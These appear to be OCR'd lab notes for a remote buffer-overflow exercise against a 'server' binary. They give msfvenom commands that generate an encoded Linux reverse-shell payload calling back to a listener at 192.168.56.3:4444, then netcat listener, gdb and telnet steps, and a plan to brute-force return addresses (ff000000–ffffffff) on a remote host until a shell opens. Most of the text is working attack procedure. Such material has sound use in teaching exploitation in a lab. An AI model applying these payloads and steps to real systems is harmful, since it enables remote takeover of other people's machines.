
Remote Exploit

0x00 Payload creation

msfvenom -p linux/x86/shell_reverse_tcp LHOST=192.168.56.3 LPORT=4444 AppendExit=true -e x86/alpha_mixed -f py

or

msfvenom -p linux/x86/shell_reverse_tcp LHOST=192.168.56.3 LPORT=4444 AppendExit=true -e x86/alpha_upper -f py



Note the Payload size.


0x01 Test the Exploit Locally

To exploit it remotely, we must first run the exploit locally and make sure it is successful.

Make the server single threaded by removing the fork and else part.

1. Start listener using nc -nvlp 4444
2. Then test the server using Following commands using gdb:
   gdb server
   run 4780 --- (the given buffer is 512, and fill up at 521 and then starts the ret address)
   (we can see the return address here, once we control the eip we can change this to our desired address i.e., any address in the NOP) we can check the address space by x/100x $esp-200(or 400)
3. Send exploit using - ./exploit | telnet localhost 4780

You will get a shell in the listener stating that the buffer overflow is successful.



0x02 Send the Exploit to Remote Server

Next, we need to send this payload to the remote server. BUT we cannot see the messages from the remote server, and we do not know the return address to jump to our shell code ... This is because the addresses change from computer to computer. Hence, we need to write a script to enumerate all memory addresses. On the localhost the memory address is between 0xffff0000 to 0xffffffff.

We first need to check this script locally – change back to multithread by adding fork

For this, we need to write a script using sockets.

First run server - ./server <port>

Then run the listener – nc -nvlp <listener port supplied during msfvenom>

Then run our exploit program - ./rexploit

Its successful if we get a shell in the listener

After, we can successfully exploit locally, we proceed to exploit it remotely. For remote, the address is not found in ffff0000 to ffffffff .So, enumeration is run from ff000000 to ffffffff. Sleep(0.1) is added as a precautionary measure. Our exploit is successful when we manage to get a shell in the listener.